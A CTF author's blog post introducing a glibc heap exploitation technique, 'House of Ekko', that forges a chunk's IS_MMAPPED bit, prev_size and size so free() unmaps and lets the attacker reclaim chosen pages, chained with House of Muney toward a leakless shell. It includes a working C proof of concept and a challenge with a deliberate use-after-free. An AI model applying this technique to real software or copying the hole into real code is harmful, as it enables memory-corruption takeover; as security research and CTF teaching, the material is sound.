House of ekko | Heap exploitation technique
A new heap exploitation technique i made for Securinets Quals 2026
THIS IS ME FROM THE FUTURE : hope everyone enjoyed the ctf 😉
This is my yearly reminder atp , that i’m looking for a VR , Pentest Or Red teaming internship for early 2027 (remote or with relocation) . Please if you have any oppotunities , DM me on discord for further details.

yes i’m getting cooked that i have to self promo
context
Since i’m authoring some pwn challs for Securinets CTF 2026 , i thought i’d put in some effort to find a new heap exploit technique that makes a good heap challenge . In the end , i decided to name this house House of Ekko .
~RIOT IF YOURE READING THIS FSM , BUFF EKKO PLEASE IM BEGGING
attack surfaces
having a heap exploit primitive in a more recent GLIBC , whether being an overflow , UAF , double free … leads to usually one of these situations :
- arbitrary allocation primitive :
- tcache free list corruption , most suitable , arbitrary , check free , allocation when you corrupt the freelist , requires a heap leak
- tcache_stashing_unlink_attack.c
- attacks that do
arbitrary heap value write- unsorted bin attacks (in the past)
- large bin attacks
- fastbin/small-bin tcache consolidation , leads to
arbitrary heap val writeon inserting the the 7th chunk …
also when looking for an idea , i was testing on glibc 2.43 . this more recent libc had added some more checks that would prevent some of these attacks , like this large bin attack killer . Also in this libc version and onwards , fastbin will be removed . This leaves me with only small bins to research (no , unsorted bins are not real) which i know is already widely exploited so i dont think thats the best attack surface i could find .
looking for a new attack surface
i think at this time, i tried a bunch of stuff , that didnt work out , or that ultimately led to an already existing technique when searching for a similar idea , like this house of water , what it does is basically forge a new chunk header inside tcache_per_thread struct using the int_16 used by tcache to keep track of how many freed chunk in each tcache entry
THE breakthrough
one of the later ideas that came to mind is somehow making use of the IS_MMAPED bit in the chunk header . Lets have a basic look at a chunk header

a bunch of technique already made use of the first bit Previous chunk in use , like backwards consolidation technique or whatever . But i never saw or heard of a technique that makes use of the IS_MMAPED bit .
So if we set this bit on a normal heap chunk , what happens when we free it ?
Libc Internals
calling free , if tcache is full or no tcache is configured ends up calling _int_free_chunk or simply __int_free in older versions
static void
_int_free_chunk (mstate av, mchunkptr p, INTERNAL_SIZE_T size, int have_lock)
{
  /*
    Consolidate other non-mmapped chunks as they arrive.
  */

  if (!chunk_is_mmapped(p)) {
    ...
    _int_free_merge_chunk (av, p, size);
    ...
  }

  /*
    If the chunk was allocated via mmap, release via munmap().
  */
  else {
    ...
    munmap_chunk (p);
    ...
  }
}
so just setting up that IS_MMAPED bit will get us to the munmap_chunk function
static void
munmap_chunk (mchunkptr p)
{
  size_t pagesize = GLRO (dl_pagesize);

  assert (chunk_is_mmapped (p));

  uintptr_t mem = (uintptr_t) chunk2mem (p);
  uintptr_t block = mmap_base (p);
  size_t total_size = mmap_size (p);
  /* Unfortunately we have to do the compilers job by hand here.  Normally
     we would test BLOCK and TOTAL-SIZE separately for compliance with the
     page size.  But gcc does not recognize the optimization possibility
     (in the moment at least) so we combine the two values into one before
     the bit test.  */
  if (__glibc_unlikely ((block | total_size) & (pagesize - 1)) != 0
      || __glibc_unlikely (!powerof2 (mem & (pagesize - 1))))
    malloc_printerr ("munmap_chunk(): invalid pointer");

  /* If munmap failed the process virtual memory address space is in a
     bad shape.  Just leave the block hanging around, the process will
     terminate shortly anyway since not much can be done.  */
  __munmap ((char *) block, total_size);
}
not a lot of checks to fullfill , and most definetely no pointer comparaisons like bck and fwd chain pointer in linked lists
- block
we can see that the final chunk that got to
__munmap, isn’t actuallypbutblock=mmap_base (p). here ismmap_base()code :
static __always_inline uintptr_t
mmap_base (mchunkptr p)
{
  return (uintptr_t) p - mmap_base_offset (p);
}
and mmap_base_offset() is
static __always_inline size_t
mmap_base_offset (mchunkptr p)
{
  return prev_size (p) & ~MMAP_HP;
}
which means the final chunk that gets to __munmap is simply p - prev_size
- total_size
static __always_inline size_t
mmap_size (mchunkptr p)
{
  return mmap_base_offset (p) + chunksize (p) + CHUNK_HDR_SZ;
}
which means total_size= prev_size + size + 0x10
- combining both values
suppose we have a heap primitve where we can control both
prev_sizeandsize.
munmapped_chunk=p - prev_size , so if prev_size = p - target_address , munmapped_chunk == target_address
one note is that if p and target_address are from withing fixed offset memory segment , we wouldn’t need a leak to chose a random address from that memory segment . This will help us later in the leakless part .
and total_size= prev_size + size + 0x10 which is equivalent to total_size= p - target_address + size + 0x10 , so if wanted to munmap some target_page_number , we need to pass a size equal to size = target_page_number - (p - target_address ) - 0x10
to bypass these checks , we just need to make sure that block + total_size is page aligned , and if mem is page_aligned , second check should be bypassed as well
if (__glibc_unlikely ((block | total_size) & (pagesize - 1)) != 0
      || __glibc_unlikely (!powerof2 (mem & (pagesize - 1))))
    malloc_printerr ("munmap_chunk(): invalid pointer");
POC
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <unistd.h>
#include <assert.h>
int main()

{
    setbuf(stdout, NULL);
    setbuf(stdin, NULL);

    /////////////////////////////////////// setup , skip
    long tls = (long)&system - 0x4fcc0;
    printf("tls base : %p\n", tls);

    void *heap = (void *)sbrk(0);
    printf("heap : %p\n", heap);
    printf("diff %p\n", (long)(tls - (long)heap));
    free(malloc(0x40));
    malloc(0xca0); // this is needed to make next allocation alligned
    long *ptr = malloc(0x10); // this will be the victim chunk we'll corrupt
    ///////////////////////////////////////

    // look up the leakless part for why i want to reclain this address
    long target = tls + 0x27000 + 0x100000; // target page to unmap , then reallocate for user overwrite

    long freed_size = 0x21000;              // size to munmap , at least 0x20000 for malloc later to be able to mmap it

    puts("");
    printf("target page to free : %p\n\n", target);
    printf("corrupting prev_size and size of victim chunk: %p\n", ptr);
    printf("press to free the corrupted chunk\n");

    ptr[-2] = ~((long)(target - (long)heap - 0x1000)) + 1; // equivalent to ~(target - victim) ; thus heap and target address leak needed
    ptr[-1] = (freed_size - ptr[-2] - 0x10) | 0x2;         //


    getchar();
    free(ptr); // this internally does the below mumap line
    // int res = munmap(target , 0x21000);

    puts("press to allocate (reclaim) the freed pages");
    getchar();

    void *reclaim = malloc(0x20000 - 0x10); // this mmaps(0x21000) , and reclaims the freed pages , this internally is equivalent to the mmap line above

    printf("reclaimed address %p , vs target address %p\n ", reclaim, target);
    assert((reclaim - 0x10) == (void *)target);
}
pros
- we can reclaim pages relative to the corrupted chunk without any leaks , because
prev_sizethat we need to corrupt isp - target_address. Which means if they are at fixed offset , we dont need any leaks - we can reclaim Read-Only pages
- if we munmap a page with size x , when we mmap(x) or malloc(x) , the kernel will give the latest freed chunk with that size (idk about chunks with more size) . x need to meet this condition tho
x >= mp_.mmap_thresholdwhich is initialized at ``0x21000`
cons
- address needs to be page aligned
- we need to be careful when mumapping pages , not break anything before we can reclaim those pages .
- ability to allocate at least
0x21000bytes - if we munmap(p,0x21000) : x needs to be memory aligned , and the memory segment
[p , p+0x21000]needs to be available and contiguous , so we can reclaim later
let’s suppose we wanna reclaim this segment

munmap will try to unmap the whole segment [0x00005b834136b000 : 0x00005b834136b000+0x21000] . but that segment doesnt exist , only this segment exists [0x00005b834136b000 : 0x00005b834136b000+0x5000] . munmap will still unmap these pages , and return them to the page allocator , but the marked size is 0x5000 , which is a size we can never reclaim with using malloc() alone . So later on when we do malloc(0x21000) , it won’t give us that segment . This might still be useful where mmap() is involved
NOT YET

this primitive allows us to munmap and reclaim arbitrary pages with at least 0x21000 contiguous memory , it can be useful in big apps that have larger heap , or BSS . But still , we need a reliable way to constantly achieve RCE , thats when we get to the next part
House of Muney revived
the primitive allows us to munmap and reclaim at least arbitrary 0x21000 pages , even read only pages . Turns out there was an old exploitation technique that dealt with a similar issue , but was killed because of tls section being loaded right before libc .
I encourage you to read about this technique , it’s a trully fascinating one . I will not cover details mentionned here .
with our primitve , we can just bypass tls and directly free the sequence of pages that contain the st_value of the exit() function which will always be called.
so when we exit , we trigger exit() -> dl_resolve trying to resolve exit address in libc -> call libc_base+st_value () , thus we can overwrite st_value with a one_gadget offset .
this function pointer overwrite doesnt require any type of libc leak as we can see
achieving full leakless chain
the POC mentionned above corrupts a chunk p located in the heap , but we can still corrupt an mmaped chunk that we got using malloc(0x21000) in the same way , why would we do that ?
That’s because usually the kernel mmaps pages right behind tls , which is also right behind libc . In other words , our corrupted chunk would be at a constant offset from libc . And according to pros .1 , we can now target any pages at constant offset from it !!
full chain
Chaining the last both steps , we can achieve a full shell with 0 leaks , 0 brute force . The only condition is the ability the allocate at least 0x21000 bytes
if you are interested in the leakless POC , just solve the challenge lol.
here is the chall source with every mitigation enabled :
void alloc()
{
    int index, size;
    puts("Secret's index:");
    scanf("%d%*c", &index);
    if (index < 0 || index >= n_secrets)
    {
        puts("Invalid index");
        exit(1);
    }
    puts("How big is your secret:");
    scanf("%d%*c", &size);
    if (size <= 0)
    {
        puts("Invalid size");
        exit(1);
    }
    secrets[index] = malloc(size);
    if (secrets[index] == NULL)
    {
        puts("malloc error");
        exit(1);
    }
    printf("content: ");
    fgets(secrets[index], size, stdin);
    puts("Secret added");
}

void delete()
{
    int index;
    puts("Secret's index:");
    scanf("%d%*c", &index);
    if (index < 0 || index >= n_secrets)
    {
        puts("Invalid index");
        exit(1);
    }
    if (secrets[index] == NULL)
    {
        puts("Secret not digged up");
        exit(1);
    }
    free(secrets[index]);
}